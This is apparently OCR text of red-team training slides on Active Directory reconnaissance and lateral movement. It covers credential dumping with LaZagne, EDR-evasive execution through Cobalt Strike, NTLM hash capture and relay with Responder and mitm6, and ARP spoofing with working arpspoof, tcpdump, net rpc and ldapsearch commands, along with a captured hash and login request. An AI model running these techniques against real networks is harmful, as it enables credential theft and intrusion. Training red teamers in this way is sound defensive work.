https://mr.un1k0d3r.com/thispageissupersecret
https://mr.un1k0d3r.com/thispageissupersecret
https://mr.un1k0d3r.com/thispageissupersecret
https://mr.un1k0d3r.com/thispageissupersecret
https://mr.un1k0d3r.com/thispageissupersecret
https://mr.un1k0d3r.com/thispageissupersecret
http://mr.un1k0d3r.com/thispageissupersecret
https://mr.un1k0d3r.com/thispageissupersecret
https://mr.un1k0d3r.com/thispageissupersecret
```

Internal Reconnaissance

20 minutes after I entered the credentials, the request was still living in my process memory



```
email=mr.un1k0d3r%40gmail.com&password=[redacted]
```

Mr.Un1k0d3r [illegible]

Internal Reconnaissance

You can also use lazagne do dump every possible password


https://github.com/AlessandroZ/LaZagne

Or use browse pivot to inject yourself into the browser and gain the same level of access; this is built in Cobalt Strike

Internal Reconnaissance

List of software supported by lazagne

There is a lot



	Windows	Linux	Mac
Browsers	7Star Amigo BlackHawk Brave Centbrowser Chedot Chrome Canary Chromium Coccoc Comodo Dragon Comodo IceDragon Cyberfox Elements Browser Epic Privacy Browser Firefox Google Chrome Icecat K-Meleon Kometa Opera Orbitum Sputnik Torch Uran Vivaldi	Brave Chromium Dissenter-Browser Google Chrome IceCat Firefox Opera SlimJet Vivaldi WaterFox	Chrome Firefox
Chats	Pidgin Psi Skype	Pidgin Psi	
Databases	DBVisualizer Postgresql Robomongo Squirrel SQLdevelopper	DBVisualizer Squirrel SQLdevelopper	
Games	GalconFusion Kalypsomedia RogueTale Turba		
Git	Git for Windows		
Mails	Outlook Thunderbird	Clawsmail Thunderbird	
Maven	Maven Apache		
Dumps from memory	Keepass Mimikatz method	System Password	
Multimedia	EyeCON		
PHP	Composer		
SVN	Tortoise		
Sysadmin	Apache Directory Studio CoreFTP CyberDuck FileZilla FileZilla Server FTPNavigator OpenSSH OpenVPN KeePass Configuration Files (KeePass1, KeePass2) PuttyCM RDPManager VNC WinSCP Windows Subsystem for Linux	Apache Directory Studio AWS Docker Environnement variable FileZilla gFTP History files Shares SSH private keys KeePass Configuration Files (KeePassX, KeePass2) Grub	
Wifi	Wireless Network	Network Manager WPA Supplicant	
Internal mechanism passwords storage	Autologon MSCache Credential Files Credman DPAPI Hash Hashdump (LM/NT) LSA secret Vault Files	GNOME Keyring Kwallet Hashdump	Keychains Hashdump

Internal Reconnaissance

You may find cached credentials for the domain or interesting management console

Internal Reconnaissance

- Internal reconnaissance is usually the most exhausting part of a red team
- You need to understand the environment
- You need to slowly dicovers the assets
- You need to identify the key assets
- You need to go through all of the information you can gather on shares

Internal Reconnaissance

Never underestimate Active Directory misconfiguration or abuse such as:

- Nested groups
- Managed By
- Delegated Account
- User account with SPN
- NetBIOS
- ADCS

Internal Reconnaissance

- RPC that allows remote connection
- Excessive administrative privileges (user local admin)
- Insecure network share (Citrix profile etc…)
- Service accounts with weak passwords
- Never expiring passwords
- Legacy Systems

Internal Reconnaissance

Most of the Active Directory out there were created in the early 2000, there is a bunch of legacy and backward compatibility settings in place

- NetNTLMv1 downgrade
- Password stored in using a reversible algorithm
- SPN accounts
- GPPs
- LDAP attributes

Internal Reconnaissance

During a red team you can use pretty much the same toolset just in a different way.

For example, pingcastle https://github.com/vletoux/pingcastle can be used to gather LDAP misconfiguration; it’s a simple .NET executable

Internal Reconnaissance

Classic way to run it

```
cmd.exe /c pingcastle.exe
```

Red team stealthier way

```
execute-assembly C:\your\computer\pingcastle.exe
```


Red team even more stealth (no sacrificial process)

```
bof execute_assembly C:\your\computer\pingcastle.exe
```

Internal Reconnaissance

The context of execution matters and the way you do it

EDR tend to improve their detection capabilities by making correlation between events




NOTE: This is beaconing to the rare and suspicious domain

This has likely given the operator a backdoor, which they have used to connect to suspicious ports including 88 (Kerberos), 135 (MSRPC) and 445 (SMB). This may indicate port scanning, reconnaissance, credential harvesting and/or lateral movement.

We note that this has been acknowledged in the UI, but wanted to provide further context.

Internal Reconnaissance

Side note: pingcastle is super cool to collect Active Directory info



Active Directory Indicators

This section focuses on the core security indicators.
Locate the sub-process determining the score and fix some rules in that area to get a score improvement.

Indicators

Domain Risk Level: 100 / 100

It is the maximum score of the 4 indicators and one score cannot be higher than 100. The lower the better

Compare with statistics

Privacy notice

Stale Object : 100 /100 12 rules matched

It is about operations related to user or computer objects

Trusts : 0 /100 0 rules matched

It is about links between two Active Directories

Privileged Accounts : 100 /100 15 rules matched

It is about administrators of the Active Directory


Anomalies : 100 /100 16 rules matched

It is about specific security control points

Risk model

Internal Reconnaissance

It include comprehensive data for each control



Unconstrained delegations are configured on the domain: 17 account(s)	+ 85 Point(s)
At least one member of an admin group is vulnerable to the kerberoast attack.	+ 25 Point(s)
Presence of Admin accounts which do not have the flag "this account is sensitive and cannot be delegated": 47	+ 20 Point(s)
Presence of accounts with non expiring passwords in the domain admin group (at least 2 accounts): 14	+ 15 Point(s)
Presence of unknown account in delegation: 16	+ 15 Point(s)
A large number of users or computers can take control of a key domain object by abusing targeted permissions.	+ 15 Point(s)
Anyone can interactively or remotely login to a DC	+ 15 Point(s)

Internal Reconnaissance

Side note on unconstrained delegations

- To be exploitable you need to be able to create a computer account (default 10 per users)
- And the system associated with the account need to be long gone

You can always use LDAP to search for it

```
ldapsearch (&(objectClass=user)(samaccountname=user))
ServicePrincipalName
```

Internal Reconnaissance

Be careful of what you report, not all the data reported is exploitable. As part of a red team if a path is identified, it should be exploited and validated. Keep your findings factual not hypothetical.

15 minutes break

Lateral Movements


Capturing credentials

Possessing access to the target network exposes several ways to get credentials

NetBIOS and MITM can be achieved without possessing domain credentials

Lateral Movements

- NetBIOS is an acronym for Network Basic Input/Output System. It provides services related to the session layer of the OSI model allowing applications on separate computers to communicate over a local area network
- In a Windows environment, such communication is usually authenticated
- The target system may broadcast certain requests that the attacker can respond to and ask for authentication. If the victim responds, the hash will be captured



```
received output:
[+] [2019-10-21T17:04:35] SMB(445) NTLMv2 captured for                              from 10.202.168.164(             ):51553:
                        ::BA45CB70520879F4E32F362AF1026BA0:0101000000000000012BB8C292988D501EBFE26730D3A954F0000000000200080041004D004500
```

[illegible]

Lateral Movements

The whole ecosystem consists of several protocols, such as NBNS and LLMNR. The authentication can be captured on each of them

The authentication can be relayed if SMB signing is not enabled

Which means that you can relay the authentication to another host and potentially execute arbitrary code without even cracking the hash

Lateral Movements

When relaying the hash is not an option, the hash can be cracked offline

NetNTLMv2 hashes can be cracked in a fairly reasonable (less than a day) amount of time for an average password

Lateral Movements

You can capture hashes on the network using Responder
https://github.com/SpiderLabs/Responder

You can also run it via Cobalt Strike using the powershell or CSharp equivalent

https://github.com/Kevin-Robertson/Inveigh

https://github.com/Kevin-Robertson/InveighZero

Lateral Movements

NetBIOS spoofing can be performed over IPv6

https://github.com/fox-it/mitm6

Using IPv6 may evade the detection in place, since most networks only monitor the IPv4 stack, assuming that IPv6 is not configured nor monitored

Lateral Movements

HTTPS internal: no need for that, right?

It is pretty common to see corporate intranet using Active Directory to authenticate users

Using the NTLM Negotiate, the browser can transparently authenticate the user against the portal

What if the portal is not enforcing HTTPS?

Lateral Movements

HTTPS internal: no need for that, right?


In this case, an ARP spoofing attack may allow you to reroute the traffic via your host; since you are the gateway, you will see all the victim traffic

You may be able to hunt for:


- Cleartext passwords
- Authentication exchange (NTLM Negotiate can be cracked like NetNTLMv2 hashes)
- Sensitive information

Lateral Movements

Typical gateway poisoning




```
root@portal:~# arpspoof
Version: 2.4
Usage: arpspoof [-i interface] [-c own|host|both] [-t target] [-r] host
```



```
root@portal:~# arpspoof -i eth0 -c both -t 192.168.1.11 -r 192.168.1.1
```


Save the network traffic using `tcpdump`



```
root@portal:/# tcpdump -nni eth0 -w network.pcap
tcpdump: listening on eth0, link-type EN10MB (Ethernet), capture size 262144 bytes
```

Lateral Movements

- You managed to gain access to a domain user account, what’s next?
- You can remotely query a DC and dump computers, users and SPNs
- Remotely, it can be performed using RPC or LDAP utility



```
root@portal:/# net rpc group members -I dc.ringzer0 -U "RINGZERO\charles%Password1" "Domain Admins"
```

Lateral Movements

Ldapsearch on Linux can be used to query (&(objectClass=user)) on the domain


Impacket also offer GetADUsers.py utility
https://github.com/SecureAuthCorp/impacket/blob/master/examples/GetADUsers.py

Ldap Utility on Windows

https://github.com/Mr-Un1k0d3r/RedTeamCSharpScripts

Exercise
Identify how GetADUsers.py is gathering the information

Lateral Movements



